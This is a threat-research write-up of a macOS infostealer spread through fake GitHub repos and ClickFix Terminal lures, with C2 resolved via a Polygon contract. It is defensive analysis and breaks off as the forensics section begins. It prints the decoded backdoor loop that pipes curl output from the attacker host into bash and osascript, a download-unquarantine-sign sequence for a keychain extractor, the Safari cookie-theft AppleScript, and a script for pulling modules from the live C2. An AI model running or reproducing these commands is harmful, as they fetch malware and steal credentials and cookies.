

Executive Summary
I went looking for fresh macOS infostealer samples this week and ended up pulling on a thread that’s apparently been going around for months: a commodity stealer that straight up calls itself “Essential macOS Stealer” in its own output files. It’s distributed through fake GitHub repos pretending to be random Mac apps, uses the classic ClickFix “paste this into Terminal to verify you’re human” trick to get executed, and resolves its C2 through a Polygon smart contract instead of a domain, which is the EtherHiding technique Google’s Threat Intelligence Group wrote about a while back.
A few other researchers have already written up pieces of this (linked at the bottom, go read them, they go deeper on the Windows sibling and the miner module than I do here). What I wanted to do differently is run my own sample end to end in a VM and then ask: if I came into this cold, with no sample in hand and the attacker having already cleaned up after themselves, how much of this chain could I still reconstruct using nothing but stuff macOS logs by default? Spoiler, basically all of it. I also still had a valid campaign ID sitting around afterward, so I went back and pulled the actual stealer modules straight from the C2 to see what the static deobfuscation would turn up, more on that further down.
Finding it in the wild

Here’s a free threat hunting tip if you want to go find live samples of this yourself instead of just reading about it: GitHub’s own code search is basically an open index of this campaign. A query like "Download for macOS" (dmg OR pkg) NOT "github.com" turns up dozens of repos doing the exact same thing, fake “releases” for apps that don’t exist, pointing offsite for the actual download instead of using GitHub’s Releases feature like a real project would. Run it yourself, the results are current as of whenever you read this, the lure repos get taken down and reposted constantly.
One of these, VinylPod-Download-For-MacOS-Latest-2026, is a fairly convincing fake “desktop music widget” repo. The README has a short blurb and three separate “download” links, labeled FileCR, Uploadearn and Zeroupload, pointing at filecr.download, uploadearn.top and zeroupload.download:

This is the part worth paying attention to if you’re hunting these yourself: all three of those links are themselves just the first hop. Each one is its own little redirect chain through a handful of throwaway domains before it finally lands on the actual ClickFix page. The repo rarely points straight at the payload, it’s repo to bad link, bad link to redirector, redirector to redirector, and only then do you hit the page with the Terminal command on it. If you’re trying to get from “found a suspicious repo” to “here’s the live ClickFix script” for your own analysis, just follow all three links through to the end rather than assuming the first redirect is the real destination, the one that actually resolves is often not the one you’d guess from the link text.
The ClickFix lure
Following the link lands on a CDN-hosted page (cmbkfoldkoifjef.b-cdn.net in my case, these rotate constantly) styled as a normal “install guide.” Step one is a big green “Copy” button next to a Terminal command. Step two just says “Open Terminal.” There’s no actual installer, the “install” is the command itself.

The copied command (visible above) is a base64 blob wrapped in a bash <<< $(echo "..." | base64 -d) here-string. Decoding it just gets you another layer that fetches and runs the real Stage 0 AppleScript via osascript. Nothing clever here, it’s social engineering doing all the work, Gatekeeper never gets a vote because the user is the one invoking the interpreter directly.
Stage 1: the paste turns into persistence
The AppleScript that runs is obfuscated with the “character ID” trick, basically every string is rebuilt at runtime from arrays of individual ASCII character codes (string id {...}), plus a pile of dead variables with random names that never get used anywhere, just padding to make static analysis miserable. strings and grep get you nothing useful on this.
Running it through a decoder (I just fed it to CyberChef piece by piece), the actual logic boils down to: make the LaunchAgents folder if it’s not there, heredoc a plist into it, then immediately launchctl unload/load it so it’s active right away instead of waiting for the next login.
Note the fake label it writes, com.Apple.iyhakfmnoagdoknl, capital A on “Apple” to look like a real system agent at a glance while the random suffix is clearly not. Checking the live plist on my test box confirms exactly this:


KeepAlive + RunAtLoad means this isn’t a one-shot, it comes back every login and launchd relaunches it if it ever dies.
Stage 2: asking a smart contract where home is
This is the part people are calling EtherHiding. The Stage 2 script (the one base64’d inside the plist above) doesn’t hardcode a C2 domain anywhere. Instead it does an eth_call against a Polygon smart contract and parses the ABI-encoded string it gets back.


It tries four different public Polygon RPC providers in order (spreads the lookup across infra nobody can easily block wholesale), calls the contract’s getServerURL() function (selector 0x2686ecea), and decodes the ABI response into a plain hostname. Whatever comes back gets POSTed a txid + bmodule request, and the response is piped straight into osascript, that’s the backdoor module getting pulled down.
I actually caught this resolution happening live on-chain. Looking up the contract on a block explorer shows the operator calling “Set Server URL” the day before my test, pointing the contract at jrxciw2.xyz:

No domain seizure, no DNS sinkhole, no takedown request is going to touch this. Whoever controls that wallet just sends a transaction and every infected machine picks up the new C2 on its next poll. The contract address (0xA3a603F8a454a9c905b4c579Bb72628F7C15C2A0) is the one durable indicator here, the hostname is basically disposable.
The backdoor cashes in
Once bmodule lands and runs, it goes straight for credentials. A fake “System Preferences” dialog pops up mid-install asking for the account password, styled identically to a real macOS privilege prompt:

It validates whatever’s typed against the real account (so it just keeps nagging until you give it the correct one), then stores it in cleartext. Right after that I watched a chain of TCC consent prompts fire off, bash asking for access to Desktop, then Finder, then Notes:

Each “Allow” there is effectively the backdoor pre-authorizing itself to script Finder and Notes via Apple Events later, for the file grabber and the Notes export. A quick look at the home directory afterward shows the damage:

.passphrase (the phished password), .txid (campaign tracking id), and a tempFolderC staging directory, all dropped quietly in the home folder.

That txid (f5c092ab49f007c0148173f42aa093ec) matches the trackingId hardcoded in the Stage 2 script exactly, so this is the same build talking to itself end to end, not a coincidence.
Dropping the actual stealer
From here the backdoor just polls the resolved C2 every 60 seconds for tasking and drops whatever module it’s told to run into /tmp, as both a working directory and a matching .zip:

Inside the staging directory sits the loot before it gets zipped and shipped off: Password, Username, UserInformation, and a copy of the keychain database. Cat’ing UserInformation is where the malware outs itself:

That’s genuinely the banner it ships with, “Essential macOS Stealer, Build: NITRO5,” right above the phished username and password. The build tag changes between campaigns, I’ve seen GETWELL and NITRO4 referenced in other writeups and got NITRO5 on mine, so this looks like it gets rebuilt/relabeled fairly often, maybe per customer or per batch. Small bonus laugh, the IP lookup straight up failed in my VM (“IP Address: error”), so even the malware’s own telemetry isn’t bulletproof.
A second run on a different test host shows the same pattern, staging folder plus zip plus an updstat.txt that’s just the raw curl transfer stats from the exfil upload:

12KB out, done in three seconds. That’s your exfiltration confirmation sitting right there in plaintext on disk, the malware basically logs its own crime for you.
Going back for the modules themselves
Here’s the thing about this protocol: there’s no session, no auth, no signing, just a txid in a POST body. Since I already had a valid one (f5c092ab49f007c0148173f42aa093ec) from the live run, I didn’t need a fresh infection to go get smodule, lmodule and bmodule directly. I just reproduced the backdoor’s own HTTP requests myself and told curl to write each response straight to a file instead of anywhere near osascript.
The resolver half is identical to Stage 2, resolve the current C2 off the Polygon contract first, then POST to whatever comes back:
CONTRACT="0xA3a603F8a454a9c905b4c579Bb72628F7C15C2A0"SELECTOR="0x2686ecea"   # getServerURL()TXID="f5c092ab49f007c0148173f42aa093ec"
payload="{\"jsonrpc\":\"2.0\",\"method\":\"eth_call\",\"params\":[{\"to\":\"$CONTRACT\",\"data\":\"$SELECTOR\"},\"latest\"],\"id\":1}"# ...decode the ABI response into $C2, same as Stage 2...
fetch () {  # $1 = module name  curl -s --connect-timeout 5 --max-time 30 -X POST "https://$C2" \    -d "txid=$TXID&$1" -o "./$1.bin"}
fetch bmodulefetch smodulefetch lmodule
Full version (with the health check, sha256s and a lot more comments than I needed) is in the raw downloads if you want to point it at your own txid, same disclaimer as the malware itself, read it, don’t run it against anything you don’t own.
A plain check body gets back a bare success, so the backdoor protocol doesn’t even bother with a real handshake. The contract still resolved to the same jrxciw2.xyz host a day later, so at least for this campaign the domain’s stickier than the “rotates constantly” framing in some of the other writeups would suggest, might just mean this operator hasn’t needed to burn it yet.
With actual module source in hand instead of just behavioral guesses, I ran it through the same character-ID decoder from earlier (by hand doesn’t scale past a few KB, so I wrote a quick one, parses the string id {...} / ASCII character N arrays and constant-folds the & concatenation chains back into plain strings). A few things I only now know for sure instead of inferring from reports:
bmodule confirms its own backdoor loop
tccutil reset All is a literal, undisguised line in the script, not buried behind obfuscation at all. The C2 re-resolution logic is also baked directly into the backdoor, not just the Stage 2 loader, it calls the exact same eth_call against the exact same contract on every cycle, so even if a specific resolved domain gets taken down mid-session, the backdoor just asks the blockchain again next poll. The task loop itself decodes to:
curl --max-time 50 --retry 3 --retry-delay 10 -X POST "$C2" -d "txid=$TXID&init" | bashcurl --max-time 100 --retry 3 --retry-delay 2 -X POST "$C2" -d "txid=$TXID&smodule" | osascriptcurl --max-time 100 --retry 3 --retry-delay 2 -X POST "$C2" -d "txid=$TXID&lmodule" | osascript&init fires once, then it just alternates stealer modules. The .passphrase and .txid writes we saw on disk earlier are two plain echo '...' > ... lines in here too, nothing fancier than that. One artifact I hadn’t caught from the outside, it also keeps a timestamped debug log of its own under /tmp/errorlog-es..., apparently even malware authors want to know why their own backdoor broke.
lmodule reaches for a compiled helper just to touch your keychain
This is the one that surprised me. Instead of only shelling out to security find-generic-password like the write-ups I read beforehand described, this build downloads an actual native Mach-O binary:
ARCH=$(/usr/sbin/sysctl -n hw.optional.arm64 2>/dev/null || echo 0)URL="https://jrxciw2.xyz/es-arm" # or /es-x86, picked from $ARCHcurl -fsSL "$URL" -o /tmp/<hash>-tool/extractorchmod +x /tmp/<hash>-tool/extractorxattr -dr com.apple.quarantine /tmp/<hash>-tool/extractorcodesign --force --sign - /tmp/<hash>-tool/extractorArchitecture-aware download, quarantine flag stripped, then ad-hoc self-signed (codesign --sign -) so it passes as a “signed” binary to Gatekeeper’s code integrity checks without ever touching a real Apple Developer certificate. It then runs with the phished account password it already has sitting in .passphrase, dumping the login keychain into a hidden file:
~/.chainblob256That filename doesn’t show up in any of the other write-ups I’d read, so either it’s new to this build or nobody’s published the lmodule internals in this much detail yet. Either way, treat it as an IOC on its own. The tool and its staging folder both get rm -rf’d right after, which lines up with why you won’t find extractor sitting around during IR, FSEvents is still your friend here.
This module is also where the api.ipify.org lookup lives, 15 second timeout, falls back to the literal string 'failed to retrieve' if it times out. That explains the IP Address: error field I saw in UserInformation earlier, the lookup just didn’t make it out of my VM’s network in time.
smodule scripts Finder to grab what it isn’t supposed to touch
The full stealer builds out the familiar FileGrabber/Documents tree (with a /0 size-bucket subfolder, matching the “under 250KB per file” chunking other researchers described) and a Notes export path under the staging directory. The Safari cookie theft, though, isn’t a file copy, it’s a second, separately base64-encoded AppleScript blob that gets decoded and handed straight to osascript:
set baseFolderPath to (path to home folder as text) & "tempFolderC:"
tell application "Finder" set username to short user name of (system info)
if not (exists folder baseFolderPath) then make new folder at (path to home folder) with properties {name:"tempFolderC"} end if
try set macOSVersion to do shell script "sw_vers -productVersion" if macOSVersion starts with "10.15" or macOSVersion starts with "10.14" then set safariFolder to ((path to library folder from user domain as text) & "Safari:") else set safariFolder to ((path to library folder from user domain as text) & "Containers:com.apple.Safari:Data:Library:Cookies:") end if duplicate file "Cookies.binarycookies" of folder safariFolder to folder baseFolderPath with replacing end tryend tellAnd there it is, that’s exactly why the earlier TCC chain fired off a “bash wants to control Finder” prompt. Safari’s cookie jar lives inside its sandboxed container, so instead of fighting the sandbox directly, the malware just asks Finder (over Apple Events) to copy the file out on its behalf, which is also why it needs that specific permission grant and nothing else to pull it off. The macOS-version branching (still carrying a 10.14/10.15 code path) suggests this particular routine has been copy-pasted forward through a few generations of the stealer rather than freshly written.
Confirming the compromise with native macOS artefacts
This is the part I actually care about writing up. Everything above, I was watching live on a VM I controlled. But say you’re trying to answer a much more ordinary question instead, “is this specific Mac actually infected, or am I being paranoid,” and all you’ve got is the machine in front of you, maybe the backdoor’s already cleaned its staging folders, .passphrase got deleted, maybe the whole LaunchAgent got ripped out once the operator was done. You can still confirm it one way or the other, using nothing but native macOS artefacts, which is basically the whole premise of the talk my colleague and I gave on this last year about Unified Logs and FSEventsd, both keep receipts the malware has no practical way to fully erase.
Unified Logs (AUL) keep a rolling multi-day window of basically everything, and the trick is anchoring your predicate on something that’s actually anomalous rather than just “any bash/osascript ever ran,” since those fire constantly on a normal dev Mac. The sharpest anchor here is the LaunchAgent label itself. Apple’s own launchd jobs are always lowercase, com.apple.*, never com.Apple.*. That capital A is a free, generalizable tell, you don’t even need to know the exact random suffix in advance:
